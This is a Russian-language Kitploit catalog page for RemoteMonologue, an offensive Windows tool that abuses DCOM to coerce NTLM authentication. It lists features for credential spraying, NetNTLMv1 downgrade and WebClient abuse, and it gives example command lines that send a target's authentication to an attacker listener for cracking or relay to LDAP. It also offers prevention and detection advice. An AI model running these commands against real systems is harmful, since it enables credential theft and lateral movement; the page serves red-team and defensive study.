

Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Инструменты/GitHubGitHub/3lp4tr0n/remotemonologue
РазведкаАтаки на ПаролиЭксплуатацияЛатеральное перемещениеПост-эксплуатацияТестирование на ПроникновениеАутентификацияRed TeamingСостязательная Атака
GitHub3lp4tr0n/remotemonologue

RemoteMonologue

Использование DCOM для принуждения к аутентификации NTLM

21542391 год назадПроверено Kitploit
Поделиться
Репозиторий

RemoteMonologue

RemoteMonologue — это техника сбора учётных данных Windows, которая позволяет удалённо скомпрометировать пользователя, используя ключ Interactive User RunAs и принудительно вызывая NTLM-аутентификации через DCOM.

Подробную информацию см. в статье X-Force Red RemoteMonologue: применение DCOM для принудительных NTLM-аутентификаций.

Возможности

🔹 Принудительная аутентификация через DCOM (-dcom)

  • Нацелен на четыре объекта DCOM (ServerDataCollectorSet, FileSystemImage, MSTSWebProxy, UpdateSession), чтобы вызвать NTLM-аутентификацию против указанного слушателя (-auth-to).

🔹 Подбор учётных данных (-spray)

  • Проверяет учётные данные на нескольких системах, а также перехватывает учётные данные пользователей.

🔹 Атака понижения до NetNTLMv1 (-downgrade)

  • Принуждает цели использовать NTLMv1, что упрощает взлом и ретрансляцию учётных данных.

🔹 Злоупотребление службой WebClient (-webclient)

  • Включает службу WebClient, чтобы обеспечить принудительную аутентификацию на основе HTTP.

🔹 Перечисление пользователей (-query)

  • Определяет пользователей с активным сеансом на целевой системе.

Примечание: требуются права локального администратора на целевой системе.

Установка

pip install impacket

Примеры

Ниже приведён пример запуска RemoteMonologue с атакой понижения до NetNTLMv1 при использовании Responder в качестве слушателя. По умолчанию, если параметр DCOM не указан, инструмент использует объект DCOM ServerDataCollectorSet.

RemoteMonologue.py domain/user:password@target -auth-to [listener IP] -downgrade

изображение


Ниже ещё один пример: на этот раз атака выполняется с использованием объекта DCOM FileSystemImage и включением службы WebClient для получения HTTP-аутентификации, которая затем ретранслируется на LDAP с помощью ntlmrelayx.

RemoteMonologue.py domain/user:password@target -auth-to [listener NETBIOS@PORT] -webclient -dcom FileSystemImage
изображение

Рекомендации по защите

Для защиты от этих техник и их обнаружения можно реализовать несколько профилактических и детектирующих мер.

Профилактические меры:

  1. Включите подпись LDAP и привязку каналов: настройте принудительную подпись LDAP и привязку каналов на контроллерах домена для защиты конечной точки LDAP от атак ретрансляции. Примечание: эти параметры будут применяться по умолчанию, начиная с Windows Server 2025.

  2. Обновитесь до последних версий Windows: обновите серверы до Windows Server 2025, а рабочие станции — до Windows 11 версии 24H2, чтобы снизить риск атак понижения NetNTLM, поскольку в этих версиях NTLMv1 удалён.

  3. Принудительно включите подпись SMB: включите и применяйте подпись SMB на серверах Windows для предотвращения атак ретрансляции SMB.

  4. Внедрите строгие политики паролей: применяйте требования к надёжным паролям, чтобы усложнить атаки по подбору паролей.

Возможности обнаружения:

  1. Отслеживайте удалённый доступ к объектам DCOM: регистрируйте доступ к затронутым объектам DCOM и их конкретным свойствам и методам, чтобы выявлять необычную активность.

  2. Отслеживайте изменения в реестре: контролируйте изменения ключей реестра RunAs и LmCompatibilityLevel.

  3. Отслеживайте активность службы WebClient: выявляйте случаи удалённого включения службы WebClient, поскольку она используется для обеспечения HTTP-аутентификаций NTLM.


Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    366
  • 4

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    287

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →




